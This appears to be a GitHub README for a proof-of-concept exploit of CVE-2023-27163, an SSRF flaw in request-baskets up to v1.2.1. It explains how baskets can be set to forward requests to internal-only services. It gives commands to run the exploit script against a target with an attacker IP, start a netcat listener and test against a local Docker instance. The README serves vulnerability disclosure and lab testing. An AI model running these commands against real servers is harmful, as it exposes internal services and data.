
 mastercode112/cve-2023-27163
Proof of Concept for Server Side Request Forgery (SSRF) in request-baskets (V<= v.1.2.1)

This repository contains a Proof-of-Concept (PoC) for CVE-2023-27163, a Server-Side Request Forgery (SSRF) vulnerability discovered in request-baskets up to version 1.2.1. This vulnerability allows attackers to access network resources and sensitive information by exploiting the /api/baskets/{name} component through a crafted API request.
git clone https://github.com/MasterCode112/CVE-2023-27163.git
bash ./CVE-2023-27163.sh https://rbaskets.in/ <attacker IP>
Request-baskets is a web application built to collect and register requests on a specific route, so called basket. When creating it, the user can specify another server to forward the request. The issue here is that the user can specify unintended services, such as network-closed applications.
For example: let's suppose that the server hosts Request-baskets (port 55555) and a Flask web server on port 8000. The Flask is also configured to only interact with localhost. By creating a basket which forwards to http://localhost:8000, the attacker can access the before restricted Flask web server.

docker run -p 55555:55555 darklynx/request-baskets:v1.2.1
``` git clone https://github.com/MasterCode112/CVE-2023-27163.git

2. Download the PoC

```shell
git clone https://github.com/MasterCode112/CVE-2023-27163.git
nc -lvp 8000
DOCKER_IP=$(ifconfig docker0 | grep inet | head -n 1 | awk '{ print $2 }')
./CVE-2023-27163.sh http://127.0.0.1:55555/ http://$DOCKER_IP:8000/
